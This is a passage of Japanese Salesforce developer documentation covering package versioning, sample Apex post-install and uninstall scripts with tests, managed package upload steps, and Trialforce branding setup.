`System.Version` クラスのメソッドを使用して、管理パッケージのバージョンの取得とパッケージバージョンの比較を行えます。パッケージバージョンは、パッケージでアップロードされる一連のコンポーネントを特定する番号です。バージョン番号の形式は *majorNumber.minorNumber.patchNumber* (例: 2.1.3) です。メジャー番号とマイナー番号は、パッチ以外のリリースごとに指定した値に増えます。メジャー番号とマイナー番号をあげる場合は、必ずパッチ番号 0 を使用します。

次に、`System.Version` クラスのインスタンスメソッドを示します。

方法	引数	戻り値	説明
`compareTo`	System.Version *version*	Integer	現在のバージョンと指定されたバージョンを比較し、次のいずれかの値を返します。 • 0。現在のパッケージバージョンが指定されたパッケージバージョンと同じである場合。 • 0 より大きい整数値。現在のパッケージバージョンが指定されたパッケージバージョンより大きい場合。 • 0 より小さい整数値。現在のパッケージバージョンが指定されたパッケージバージョンより小さい場合。 2 つの番号で構成されたバージョンが 3 つの番号で構成されたバージョンと比較される場合、パッチ番号は無視されます。したがって、比較は、メジャー番号とマイナー番号のみに基づいて行われます。
`major`		Integer	コール元のコードのメジャーパッケージバージョンを返します。

方法	引数	戻り値	説明
`minor`		Integer	コール元のコードのマイナーパッケージバージョンを返します。
`patch`		Integer	コール元のコードのパッチパッケージバージョンを返します。パッチバージョンがない場合は、`null` を返します。

`System` クラスには、条件ロジックの指定に使用できる2つのメソッドが含まれるため、異なるパッケージバージョンは異なる動作をさせることができます。

- `System.requestVersion`: パッケージのメジャーバージョン番号とマイナーバージョン番号の 2 つの番号で構成されるバージョンを返します。このメソッドでは、コール元のコードがパッケージを参照するパッケージのインストール済みインスタンスのバージョンを特定できます。コール元のコードが保持するバージョンに基づいて、パッケージコードの動作をカスタマイズできます。
- `System.runAs(System.Version)`: 現在のパッケージバージョンを、引数で指定されたパッケージバージョンに変更します。

登録者が複数のバージョンのパッケージをインストールしており、パッケージ内の Apex クラスまたはトリガを参照するコードを記述する場合、参照しているバージョンを選択する必要があります。参照を行うコール元の Apex コードのバージョン設定に応じて、パッケージの Apex コードの異なるコードパスを実行できます。コール元のコードのパッケージバージョン設定は、パッケージコードで `System.requestVersion` メソッドをコールすることによって判断できます。

関連トピック:

Apex 開発者ガイド: Version クラス

インストール後スクリプトの例

この後に示すインストール後スクリプトのサンプルは、パッケージのインストール/アップグレード時に次のアクションを実行します。

- 以前のバージョンが null である場合、つまりパッケージが初めてインストールされている場合、スクリプトは次を行う
  - 「Newco」という新しいアカウントを作成し、作成されたことを検証する。
  - 「Client Satisfaction Survey」というカスタムオブジェクト Survey の新しいインスタンスを作成する。
  - 登録者に、パッケージのインストールを確認するメールメッセージを送信する。
- 以前のバージョンが 1.0 である場合、「Upgrading from Version 1.0」という Survey の新しいインスタンスを作成する。
- パッケージがアップグレードである場合、「Sample Survey during Upgrade」という Survey の新しいインスタンスを作成する。

- アップグレードがプッシュで実行されている場合、「Sample Survey during Push」という Survey の新しいインスタンスを作成する。

```
global class PostInstallClass implements InstallHandler {
  global void onInstall(InstallContext context) {
    if(context.previousVersion() == null) {
      Account a = new Account(name='Newco');
      insert(a);

      Survey__c obj = new Survey__c(name='Client Satisfaction Survey');
      insert obj;

      User u = [Select Id, Email from User where Id =:context.installerID()];
      String toAddress= u.Email;
      String[] toAddresses = new String[]{toAddress};
      Messaging.SingleEmailMessage mail =
        new Messaging.SingleEmailMessage();
      mail.setToAddresses(toAddresses);
      mail.setReplyTo('support@package.dev');
      mail.setSenderDisplayName('My Package Support');
      mail.setSubject('Package install successful');
      mail.setPlainTextBody('Thanks for installing the package.');
      Messaging.sendEmail(new Messaging.Email[] { mail });
      }
    else
      if(context.previousVersion().compareTo(new Version(1,0)) == 0) {
      Survey__c obj = new Survey__c(name='Upgrading from Version 1.0');
      insert(obj);
      }
    if(context.isUpgrade()) {
      Survey__c obj = new Survey__c(name='Sample Survey during Upgrade');
      insert obj;
      }
    if(context.isPush()) {
      Survey__c obj = new Survey__c(name='Sample Survey during Push');
      insert obj;
      }
    }
  }
```

インストール後スクリプトは、`Test` クラスの新しい `testInstall` メソッドを使ってテストできます。このメソッドが取る引数は、次のとおりです。

- `InstallHandler` インターフェースを実装するクラス
- 既存のパッケージのバージョン番号を指定する `Version` オブジェクト
- インストールがプッシュである場合は `true` である省略可能な Boolean 値。デフォルトは `false` です。

このサンプルでは、`PostInstallClass` Apex クラスに実装されたインストール後スクリプトのテスト方法を説明しています。

```
@isTest
static void testInstallScript() {
  PostInstallClass postinstall = new PostInstallClass();
    Test.testInstall(postinstall, null);
```

```
    Test.testInstall(postinstall, new Version(1,0), true);
    List<Account> a = [Select id, name from Account where name ='Newco'];
    System.assertEquals(a.size(), 1, 'Account not found');
  }
```

インストール後スクリプトの指定

インストール後スクリプトを作成してテストしたら、[パッケージ詳細] ページの [インストール後スクリプト] 参照項目にそのスクリプトを指定できます。それ以降のパッチリリースでは、スクリプトのコンテンツを変更できますが、Apex クラスを変更することはできません。

クラスは、メタデータ API を使用して `Package.postInstallClass` として選択できます。これは、`<postInstallClass>foo</postInstallClass>` 要素として、package.xml に示されます。

パッケージのアンインストール時の Apex の実行

アプリケーション開発者は、登録者が管理パッケージをアンインストールした後に自動的に Apex スクリプトを実行するように指定できます。これにより、登録者の組織の詳細に基づいてクリーンアップおよび通知タスクを実行できます。簡易化のため、指定できるアンインストールスクリプトは1つのみです。パッケージのメンバーである Apex クラスである必要があります。

アンインストールスクリプトには、デフォルトのガバナ制限が適用されます。パッケージを表す特別なシステムユーザとして実行するため、スクリプトによって実行されるすべての操作は、パッケージによって行われているように見えます。このユーザには、UserInfo を使用してアクセスできます。このユーザは実行時にのみ確認でき、テストの実行中には確認できません。

スクリプトが失敗すると、アンインストールは続行しますが、スクリプトによる変更はコミットされません。スクリプト内のエラーは、パッケージの [Apex エラーを通知] 項目に指定されたユーザにメールされます。ユーザが指定されていない場合、アンインストールの詳細は利用できません。

アンインストールスクリプトには、次の制限があります。一括処理ジョブ、スケジュールされたジョブ、および今後のジョブを開始するために使用することはできません。つまり、セッション ID にアクセスしたり、コールアウトを実行したりすることはできません。

アンインストールスクリプトはどのように機能しますか?
アンインストールスクリプトの例
アンインストールスクリプトの指定

アンインストールスクリプトはどのように機能しますか?

アンインストールスクリプトは、`UninstallHandler` インターフェースを実装する Apex クラスです。このインターフェースには、`onUninstall` という、アンインストール時に実行されるアクションを指定する単一のメソッドがあります。

```
global interface UninstallHandler {
  void onUninstall(UninstallContext context)
}
```

onUninstall メソッドは、次の情報を提供するコンテキストオブジェクトを引数として取ります。

- アンインストールが実施される組織の組織 ID。
- アンインストールを開始したユーザのユーザ ID。

コンテキスト引数は、データ型が UninstallContext インターフェースであるオブジェクトです。このインターフェースは、システムによって自動的に実装されます。UninstallContext インターフェースの次の定義では、コンテキスト引数にコールできるメソッドを示しています。

```
global interface UninstallContext {
  ID organizationId();
  ID uninstallerId();
}
```

アンインストールスクリプトの例

以下のアンインストールスクリプトのサンプルは、パッケージのアンインストール時に次のアクションを実行します。

- アンインストールを行ったユーザと組織を示すエントリをフィードに挿入する
- そのユーザにアンインストールを確認するメール通知を作成して送信する

```
global class UninstallClass implements UninstallHandler {
  global void onUninstall(UninstallContext ctx) {
    FeedItem feedPost = new FeedItem();
    feedPost.parentId = ctx.uninstallerID();
    feedPost.body = 'Thank you for using our application!';
    insert feedPost;

    User u = [Select Id, Email from User where Id =:ctx.uninstallerID()];
    String toAddress= u.Email;
    String[] toAddresses = new String[] {toAddress};
    Messaging.SingleEmailMessage mail = new Messaging.SingleEmailMessage();
    mail.setToAddresses(toAddresses);
    mail.setReplyTo('support@package.dev');
    mail.setSenderDisplayName('My Package Support');
    mail.setSubject('Package uninstall successful');
    mail.setPlainTextBody('Thanks for uninstalling the package.');
    Messaging.sendEmail(new Messaging.Email[] { mail });
  }
}
```

Test クラスの testUninstall メソッドを使って、アンインストールスクリプトをテストできます。このメソッドは、UninstallHandler インターフェースを実装するクラスを引数に取ります。

このサンプルでは、UninstallClass Apex クラスに実装されたアンインストールスクリプトのテスト方法を示します。

```
@isTest
static void testUninstallScript() {
  Id UninstallerId = UserInfo.getUserId();
  List<FeedItem> feedPostsBefore =
    [SELECT Id FROM FeedItem WHERE parentId=:UninstallerId AND CreatedDate=TODAY];
  Test.testUninstall(new UninstallClass());
```

```
  List<FeedItem> feedPostsAfter =
    [SELECT Id FROM FeedItem WHERE parentId=:UninstallerId AND CreatedDate=TODAY];
  System.assertEquals(feedPostsBefore.size() + 1, feedPostsAfter.size(),
    'Post to uninstaller failed.');
}
```

アンインストールスクリプトの指定

アンインストールスクリプトを作成してテストし、パッケージのメンバーとして含めたら、[パッケージ詳細]ページの[アンインストールスクリプト]参照項目にそのスクリプトを指定できます。それ以降のパッチリリースでは、スクリプトのコンテンツを変更できますが、Apex クラスを変更することはできません。

クラスは、メタデータ API を使用して `Package.uninstallClass` として選択できます。これは、`<uninstallClass>foo</uninstallClass>` 要素として、package.xml に示されます。

アプリケーションのドキュメントの開発

Salesforce では、AppExchange にアプリケーションを公開するときに次の種類のドキュメントを添付することをお勧めします。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

オプションの設定
: インストーラ用の [設定] オプションを組み込むことができます。このオプションを使用して、次のようなインストールや設定の詳細情報へのリンクを作成できます。

- 複合アプリケーションの外部サービスの提供
- カスタムアプリケーション設定

[設定] オプションは、パッケージにカスタムリンクとして含まれています。カスタムリンクはホームページのレイアウトに作成でき、パッケージに追加することができます。

1. 設定を実装する設定情報または Visualforce ページを含む URL へのカスタムリンクを作成します。カスタムリンクを作成したら、表示プロパティを［別のウィンドウに表示］に設定します。この設定によって、ユーザが処理を終えた時点で元の Salesforce ページに戻ってくることができます。
2. パッケージの作成時には、[パッケージの詳細]ページにある［カスタムリンクの設定］項目からこのカスタムリンクを選択します。

データシート
: インストールする前に、そのアプリケーションについて知っておく必要がある基本的な情報をインストールするユーザに提供します。

カスタマイズおよび変更ガイド
: インストール後の実装の一環として必要となるカスタマイズをインストールするユーザに示します。

カスタムヘルプ
カスタムオブジェクトレコードとカスタム項目にカスタムヘルプを作成することもできます。

関連トピック:

パッケージについて

Force.com AppExchange 公開者の割り当て

Force.com AppExchange 公開者の割り当て

AppExchange にパッケージを公開するユーザは、次の権限を持っている必要があります。

Force.com AppExchange パッケージの作成
ユーザがパッケージを作成し、そこにコンポーネントを追加することを許可します。

Force.com AppExchange パッケージのアップロード
ユーザがアプリケーションをアップロードし、AppExchange に登録または公開することを許可します。

システム管理者プロファイルには、これら両方の権限が自動的に与えられます。どのユーザにこれらの権限を付与するかを判断し、適切なユーザプロファイルまたは権限セットに権限を追加します。

関連トピック:

パッケージについて

アプリケーションのドキュメントの開発

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

権限を割り当てる
- 「アプリケーションのカスタマイズ」

未管理パッケージから管理パッケージへの変換

組織が、すでにパッケージをForce.com AppExchangeディレクトリにアップロードおよび登録している可能性があります。Winter '07のリリースまでは、すべてのパッケージは未管理パッケージで、インストーラの組織ではアップグレードすることができませんでした。管理パッケージを使用できるように組織を設定し、管理するパッケージを選択すると、これらの未管理パッケージを変換できます。この設定によって、インストーラにアップグレードの提供を通知できます。

既存のパッケージを管理パッケージに変換する前に、現在のインストーラにデータの保存方法を通知します。

1. 以前の未管理バージョンのパッケージからすべてのデータをエクスポートします。
2. 未管理パッケージをアンインストールします。
3. パッケージの新しい管理バージョンをインストールします。
4. エクスポートされたすべてのデータを新しい管理アプリケーションにインポートします。

> メモ: インストール時の注意:インストール済みの未管理パッケージをカスタマイズしている場合は、管理バージョンのインストール後にこれらのカスタマイズを再実装できるよう、すべてのカスタマイズをリストアップしてから未管理バージョンをアンインストールしてください。ただし、管理パッケージではカスタマイズできない設定もあります。

未管理パッケージを管理パッケージに変換する手順は、次のとおりです。

1. 組織に対して管理パッケージを有効化します。
2. [設定] から、［クイック検索］ボックスに「パッケージ」と入力し、[パッケージ] を選択します。
3. 管理するパッケージを編集し、[管理済み] を選択します。

> 警告: 未管理パッケージを管理パッケージに変換するには、名前空間プレフィックスの登録が必要です。この名前空間プレフィックスは、カスタム項目やカスタムSコントロールなど固有の名前を持つパッケージコンポーネントのAPI名に反映されます。Sコントロールライブラリに保存されているSコントロール、またはForce.com APIを使用しない［ドキュメント］タブは、名前空間プレフィックスの登録後も正常に機能します。ただし、組織外に保存されたSコントロール、またはForce.com APIを使用してSalesforceを呼び出すSコントロールは、微調整が必要な場合があります。詳細は、『オブジェクトリファレンス』の「Scontrol」を参照してください。

関連トピック:

パッケージの管理

管理パッケージの作成

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Developer** Edition

パッケージアップロードおよびインストールを使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

開発者設定を定義する
- 「アプリケーションのカスタマイズ」

パッケージを作成する
- 「AppExchange パッケージの作成」

パッケージをアップロードする
- 「AppExchange パッケージのアップロード」

アプリケーションの配布

配布用アプリケーションの準備

パッケージの配布準備ができたら、管理パッケージと未管理パッケージのどちらをリリースするか決定します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

パッケージを作成する
- 「AppExchange パッケージの作成」

パッケージをアップロードする
- 「AppExchange パッケージのアップロード」

1. パッケージを作成します。
   a. [設定] から、［クイック検索］ボックスに「パッケージ」と入力し、[パッケージ] を選択します。
   b. [新規] をクリックします。
   c. パッケージの名前を入力します。このパッケージの名前が、AppExchange 上に表示される名前と同じである必要はありません。
   d. ドロップダウンメニューから、パッケージのすべてのコンポーネントラベルのデフォルト言語を選択します。
   e. 必要に応じて、［カスタムリンクの設定］項目からカスタムリンクを選択し、アプリケーションをインストールするユーザに設定情報を表示します。ホームページレイアウト用に作成した URL または S コントロールへの定義済みのカスタムリンクが選択できます。「アプリケーションのドキュメントの開発」(ページ 6691)を参照してください。このカスタムリンクは、Salesforce 内の [設定] リンクとして、Force.com AppExchange ダウンロードページとインストールするユーザの組織のアプリケーションの詳細ページに表示されます。
   f. 必要に応じて、［Apex エラーを通知］項目に、Apex コードでキャッチできない例外が Apex で発生した場合にメール通知を受信するユーザのユーザ名を入力します。ユーザ名を指定しないと、検出されないすべての例外についてメール通知が生成され、Salesforce に送信されます。このオプションは、管理パッケージでのみ使用できます。

      メモ: Apex は、Developer、Enterprise、Unlimited、および Performance エディションを使用する組織でのみパッケージ化できます。

   g. 登録者がパッケージアプリケーションのインストール、アップグレード、またはアンインストールに失敗し、エラーが発生した場合、必要に応じて［パッケージ化エラーを通知］項目にメール通知を受信するユーザのメールアドレスを入力します。この項目は、パッケージ化エラーの通知が有効になっている場合にのみ表示されます。通知を有効にするには、Salesforce の担当者までお問い合わせください。
   h. 必要に応じて、パッケージの説明を入力します。AppExchange にアップロードする前に、この説明を変更することができます。
   i. 必要に応じて、インストール後スクリプトを指定します。これは、パッケージのインストールまたはアップグレード後に登録者組織で実行される Apex スクリプトです。詳細は、「パッケージのインストール/アップグレード時の Apex の実行」を参照してください。

j. 必要に応じて、アンインストールスクリプトを指定します。これは、パッケージのアンインストール後に登録者組織で実行される Apex スクリプトです。詳細は、「パッケージのアンインストール時の Apex の実行」を参照してください。

k. [保存] をクリックします。

2. Salesforceパッケージ API アクセス権限を、［無制限］に設定します。この設定を変更して、パッケージ内の Salesforce コンポーネントの API アクセスを制限できます。詳細は、*「パッケージの API アクセスおよびダイナミック Apex アクセスの管理」*(ページ 6667)を参照してください。

3. 必要なコンポーネントをアプリケーションに追加します。

a. [コンポーネントを追加] をクリックします。

b. ドロップダウンリストから、パッケージに追加するコンポーネントの種別を選択します。

- リストの上にある文字をクリックすると、並び替えた列のその文字で始まる行が表示されます。
- [次のページ](または [前のページ])のリンクをクリックすると、次のコンポーネント(または前のコンポーネント)に移動します。
- リストの下にある [減らす] または [追加] をクリックして、リストの表示件数を変更します(可能な場合)。

c. 追加するコンポーネントを選択します。

d. [パッケージに追加] をクリックします。

e. パッケージにすべてのコンポーネントが追加されるまで、この手順を繰り返します。

メモ:

- 一部の関連コンポーネントは、[パッケージコンポーネント] リストに表示されていない場合でもパッケージに自動的に組み込まれます。たとえば、パッケージにカスタムオブジェクトを追加すると、そのカスタム項目、ページレイアウトおよび標準オブジェクトとの関係が自動的に組み込まれます。
- 結合レポートをパッケージすると、それぞれのブロックがパッケージに含まれます。ブロックはパッケージにレポートとして表示されますが、ブロックをクリックすると、レポートを表示する「アクセス権がありません」というエラーメッセージが表示されます。これは予期される動作です。代わりに、結合レポートの名前をクリックして、このレポートを実行します。

4. [連動関係を参照] をクリックすると、パッケージ内の他のコンポーネント、権限、または設定と連動しているコンポーネントのリストを確認できます。リストには、Sコントロール、標準/カスタム項目、またはマルチ通貨などの組織全体の設定も含まれます。パッケージをインストールするには、ここにリストされているコンポーネントを有効化またはインストールする必要があります。連動関係についての詳細は、「連動関係とは」(ページ 6671)を参照してください。[完了]をクリックすると、パッケージの詳細ページに戻ります。

メモ: 次のいずれかが含まれているパッケージはアップロードできません。

- レコードタイプを参照するワークフロールールまたはワークフローアクション(項目自動更新やアウトバウンドメッセージなど)。
- 標準オブジェクト上のレコードタイプを参照するレポート。

5. [アップロード] をクリックします。

   メモ: AppExchange に公開する管理パッケージを作成する場合、パッケージ化する前にアプリケーションを認証する必要があります。詳細は、AppExchange で「セキュリティレビュー」(英文) を参照してください。

6. [パッケージのアップロード] ページで、次の定義を行います。

   a. [バージョン名] を入力します。簡単な説明と日付を含めることをお勧めします。

   b. アップロードの [バージョン番号] に、*1.0* などの情報を入力します。形式は *majorNumber.minorNumber* となります。

      メモ: 新しいパッチバージョンをアップロードする場合は、パッチ番号を変更できません。

      バージョン番号は、パッケージのリリースを示します。この項目は、管理パッケージでも未管理パッケージでも必須です。管理パッケージの場合、バージョン番号は「管理 - リリース済み」アップロードに対応しています。すべてのベータアップロードでは、新しいバージョン番号の「管理-リリース済み」パッケージバージョンをアップロードするまで、同じバージョン番号を使用します。たとえば、次は一連のアップロードのバージョン番号の順序です。

アップロード順	タイプ	バージョン番号	メモ
最初のアップロード	管理-ベータ	1.0	最初の「管理-ベータ」アップロード。
2 番目のアップロード	管理-リリース済み	1.0	「管理-リリース済み」アップロード。バージョン番号は変わりません。
3 番目のアップロード	管理-リリース済み	1.1	この「管理-リリース済み」アップロードのマイナーリリース番号の変更注意してください。
4 番目のアップロード	管理-ベータ	2.0	バージョン番号 2.0 の最初の「管理-ベータ」アップロード。メジャーバージョン番号が更新されています。
5 番目のアップロード	管理-リリース済み	2.0	「管理-リリース済み」アップロード。バージョン番号は変わりません。

   c. 管理パッケージの場合、[リリース種別] を選択します。

   - アップグレード可能なパッケージをアップロードするには [管理-リリース済み] を選択します。アップロード後は、Salesforce コンポーネントの属性の一部がロックされます。

- 少数のユーザにトライアル目的でパッケージをアップロードする場合は、「管理-ベータ」を選択します。アップロード後も、コンポーネントを変更したり、追加のベータバージョンをアップロードしたりできます。

  メモ: ベータパッケージは、Developer Edition または Sandbox 組織にのみインストールできます。顧客組織には転送できません。

d. 必要に応じて［説明］を変更します。

e. 必要に応じて、パッケージのリリースノートのリンクを指定します。[URL] をクリックし、表示されるテキスト項目に詳細を入力します。このリンクは、インストール中、およびインストール後のパッケージの詳細ページに表示されます。

   メモ: ベストプラクティスとして、このリンクに外部 URL を使用するようにします。そうすることで、リリース前に顧客にこの情報を提供したり、パッケージとは別にこの情報を更新したりできます。

f. 必要に応じて、パッケージのインストール後の手順のリンクを指定します。[URL] または [Visualforce ページ] をクリックし、表示されるテキスト項目に詳細を入力します。このリンクは、インストール後のパッケージ詳細ページに表示されます。

   メモ: ベストプラクティスとして、このリンクに外部 URL を使用するようにします。そうすることで、パッケージとは別にこの情報を更新できます。

g. 必要に応じて、パスワードを入力および確認し、パスワードを所有している任意のユーザとパッケージを非公開で共有できます。AppExchange を使用しているすべてのユーザにパッケージを公開して共有する場合は、パスワードを入力しないでください。

h. Salesforce は、検出した要件を自動的に選択します。さらに、［パッケージ要件］および［オブジェクト要件］セクションからその他の必須コンポーネントを選択して、インストーラにこのパッケージの要件を通知します。

i. [アップロード] をクリックします。

7. アップロードの完了後、次の作業を実行できます。

   - [パスワードの変更] リンクをクリックすると、パスワードオプションを変更できます。
   - [非推奨] をクリックすると、既存のインストール操作を続行できるようにする一方で、このパッケージが新たにインストールされることを回避できます。

     メモ: 管理パッケージの最新バージョンは、非推奨にできません。

     パッケージを非推奨にするときは、AppExchange から削除することも忘れないでください。AppExchange オンラインヘルプの「AppExchange からのアプリケーションの削除」を参照してください。

   - [非推奨を解除] をクリックして、非推奨にしたバージョンを再度インストールできるようにします。

パッケージが正常にアップロードされると、インストールリンクが含まれたメールが送信されます。

メモ:

- インストール URL を使用する場合、デフォルトでは以前のインストーラが表示されます。 インストールの動作をカスタマイズするには、顧客に提供するインストール URL を変更します。

  - 新しいインストーラにアクセスするには、テキスト `&newui=1` をインストールURLに追加します。
  - デフォルトで[すべてのユーザ]オプションが選択された新しいインストーラにアクセスするには、テキスト `&p1=full` をインストール URL に追加します。
- Salesforce本番組織からアップロードした場合は、これをsandbox組織にインストールしようとしているインストーラに、インストール URL の「login.salesforce.com」の部分を「test.salesforce.com」に変更するように通知してください。

関連トピック:

パッケージについて

パッケージの管理

連動関係とは

バージョンの管理

パッチの作成およびアップロード

管理パッケージへのアップグレードの公開

管理パッケージへの拡張の公開

Trialforce を使用する理由は?

Trialforceでは、製品やサービスの無料トライアルをすばやく簡単に提供できます。Trialforceでトライアルを提供するたびに、ライセンス管理アプリケーションにリードが作成されるため、利用状況の追跡や、見込み客の購入ユーザへの変換がしやすくなります。Trialforce には、次の機能があります。

- 顧客へのリーチおよび採用を最大化するために独自のマーケティングキャンペーンを実施する。
- ブランド設定、機能、デザイン、データ、トライアル体験など、製品やサービスをカスタマイズする。
- 複数の製品やサービス、バージョン、エディションのトライアルを便利な 1 つの場所から管理する。
- 顧客 (システム管理者以外のユーザなど) が、ログインしなくても各自の本番環境でアプリケーションやコンポーネントを試せるようにする。

Trialforce のカスタムブランドの設定

Trialforce のソース組織

新規 Trialforce ソース組織

Trialforce ソース組織の編集

Trialforce

Trialforce のカスタムブランドの設定

Trialforce を使用して製品の新しいトライアルを作成するアプリケーション開発者は、必要に応じてブランド設定されたログインサイトとシステムメールを設定できます。これらのエリアを会社のデザインを使用してブランド設定すると、アプリケーションのユーザは、サインアップからログインまでブランドを目にすることになります。カスタムブランドは CRM 以外のアプリケーションにのみ使用し、Salesforce CRM を拡張し、リード、商談、ケースなどの Salesforce 標準オブジェクトを必要とするアプリケーションには使用しないでください。

ブランド名が入ったログインページには、ログインドメインとログインサイトを指定できます。

- ログインドメイン名の末尾は、`.cloudforce.com` です。会社名が「mycompany」の場合、ログインドメインは `mycompany.cloudforce.com` になります。
- カスタムログインサイトには、テキストと会社のロゴ、モバイル対応バージョンのログインサイトも含まれます。

ブランド名が入ったメールを使用して、会社名や住所などの関連の詳細情報がメール通信に使用されるように自動生成メールの項目を指定できます。さまざまなキャンペーンや顧客区分向けに、ブランド名が入った複数のメールセットを作成できます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Developer** Edition

ユーザ権限

Trialforce を管理する
- 「アプリケーションのカスタマイズ」

メモ: ブランドを設定するには、Trialforce 管理組織 (TMO) にログインする必要があります。TMO を取得するには、パートナーコミュニティでケースを登録します。

Trialforce のブランド情報入りログインサイト

Trialforce ブランドメールセット

Trialforce のブランド情報入りログインサイト

会社のデザインを使用したログインページを作成、公開、および編集するには、Trialforce の [ブランド情報入りログインサイト] ページを使用します。

- ログインサイトを設定していない場合は、[ログインサイトを設定] をクリックします。
- ログインサイトを設定済みである場合は、[公開] をクリックしてサイトを公開するか、[サイトエディタを起動] をクリックして変更を適用します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Developer** Edition

ユーザ権限

パッケージブランドを定義する
- 「パッケージブランド」

Trialforce のログインサイトのドメイン

ブランド名が入ったログインページの作成

Trialforce のログインブランドエディタ

Trialforce のログインサイトのドメイン

顧客がアプリケーションにログインするサブドメインを選択します。通常、このサブドメインは会社の名前です。

1. 表示される項目に名前を入力します。
2. [使用可能か調べる] をクリックします。
3. 利用規約に同意します。
4. [保存してエディタを起動] をクリックします。

ブランド名が入ったログインページの作成

顧客は通常、従来の login.salesforce.com サイトを使用してアプリケーションにログインします。ブランド名が入ったログインページを使用することで、このドメインとログインページの各部分をカスタマイズし、ブランド情報を提供できます。カスタムログインサイトには、テキストと会社のロゴ、モバイル対応バージョンのログインサイトも含まれます。

ブランド名が入ったログインページを作成する手順は、次のとおりです。

1. Trialforce 管理組織にログインします。
2. [設定] から、［クイック検索］ボックスに「*ログインサイト*」と入力し、[ログインサイト] を選択します。
3. [ログインサイトを設定] をクリックします。
4. 表示される項目に名前を指定して、ログインサイトのサブドメインを選択します。通常は、会社名を指定します。

   メモ: ログインドメイン名の末尾は、`.cloudforce.com` です。会社名が「mycompany」の場合、ログインドメインは `mycompany.cloudforce.com` になります。

5. ドメインが利用可能であることを確認し、利用規約に同意します。
6. [保存してエディタを起動] をクリックします。
7. ログインページのデザインを変更するには、ログインブランドエディタを使用します。エディタの使用方法については、[このページのヘルプ] をクリックしてください。
8. [保存 & 閉じる] をクリックします。
9. TSOがこれらの変更を使用できる準備が整ったら、[公開]をクリックします。今すぐ公開しない場合、変更が保存され、後で公開できます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Developer** Edition

ユーザ権限

Trialforce を管理する
- 「アプリケーションのカスタマイズ」

Trialforce のログインブランドエディタ

ログインページをデザインするには、ログインブランドエディタを使用します。

1. Trialforce 管理組織にログインします。
2. [設定] から、[クイック検索] ボックスに「ログインサイト」と入力し、[ログインサイト] を選択します。
3. エディタの上部で、ログインページのタブ ([デスクトップ] または [携帯]) をクリックします。
4. 左のペインで、[ページヘッダー] ノードを展開し、[ファイルを選択] をクリックして、アプリケーションがサポートする各サイズの会社ロゴを選択します。
5. [ロゴリンク] > [カスタムリンクを使用] 項目で、オプションとして、顧客がロゴをクリックしたときに使用される会社 Web サイトなどの Web アドレスを入力します。この URL は `http://` または `https://` で始まる必要があります。この項目を空のままにした場合、ロゴにはリンクが付きません。
6. [ページコンテンツ] ノードを展開し、トライアルサインアップリンクの URL を [トライアル登録リンク] > [カスタムリンクを使用] 項目に貼り付けます。これは、見込み客が無料トライアルを要求するためにクリックする Web サイト上のリンクです。通常、ISV はこの目的のサインアップページを別個に作成します。
7. ページの右下に URL を指定します。項目を空のままにした場合、フレームはデフォルトで Salesforce のログインページに使用されたフレームが使用されます。
8. ページのフッターを展開し、会社名とフォントの色を指定します。
9. ページ背景ノードを展開し、背景画像と色を指定します。
10. ページの上部で、[保存 & 閉じる] をクリックします。
11. [ブランド情報入りログインサイト] ページで、表示するページのサイズについて [プレビュー] をクリックします。アプリケーションがサポートするすべてのログインページでログインページが正しく表示されることを確認します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Developer** Edition

ユーザ権限

Trialforce を管理する
- 「アプリケーションのカスタマイズ」

Trialforce ブランドメールセット

Trialforce のメールブランドを使用すると、自動生成メールを変更して、Salesforce からではなくあなたの会社から発信されたようにできます。Trialforce のメールブランドは、Trialforce を介してアプリケーションにサインアップしたユーザに対してのみ適用されます。

各 Trialforce ソース組織には、顧客に送信される標準設定のメール通知のセットが含まれます。たとえば、顧客は初回サインアップ時、またはパスワードリセット時にメール通知を受信します。このようなシステムで生成されたすべてのメールをユーザ自身が書き換える必要はありません。項目の値を指定さえすれば、その他の作業はシステムが実行します。

Trialforce ブランドメールセットの編集

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Developer** Edition

ユーザ権限

パッケージブランドを定義する
- 「パッケージブランド」

Trialforce ブランドメールセットの編集

開始するには、[新規メール設定] をクリックするか、既存のメールセットの横にある [編集] をクリックします。

1. 項目に会社情報を入力します。
2. [メールのプレビュー] エリアで、さまざまな種類の作成済みメールをクリックして、正しく読み取れることを確認します。
3. [保存] をクリックします。
4. Trialforce ソース組織がこれらのメールを使用できる準備が整ったら、[公開] をクリックします。今すぐ公開しない場合、変更が保存され、後で公開できます。

Trialforce のソース組織

Trialforce の [ソース組織] ページでは、Trialforce のソース組織を作成して管理できます。

- 新しいソース組織を作成するには、[新規] をクリックします。
- 使用するソース組織がすでに存在する場合は、[ログイン]をクリックします。
- 既存のソース組織を編集するには、[編集] をクリックします。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Developer** Edition

新規 Trialforce ソース組織

新しいソース組織を作成する手順は、次のとおりです。

1. 管理者アカウントの新しいユーザ名とメールアドレスを入力します。
2. ソース組織名を入力して、ブランドを選択します。
3. [作成] をクリックします。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Developer** Edition

ユーザ権限

パッケージブランドを定義する
- 「パッケージブランド」

Trialforce ソース組織の編集

Trialforce ソース組織を編集する手順は、次のとおりです。

1. ソース組織名を入力して、ブランドを選択します。
2. [保存] をクリックします。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Developer** Edition

ユーザ権限

パッケージブランドを定義する
- 「パッケージブランド」

Trialforce

Trialforce テンプレートを作成する手順は、次のとおりです。

1. [新規 **Trialforce** テンプレート] をクリックします。
2. テンプレートの説明と表示されるダイアログにデータを含めるかどうかを指定します。
3. [保存] をクリックします。

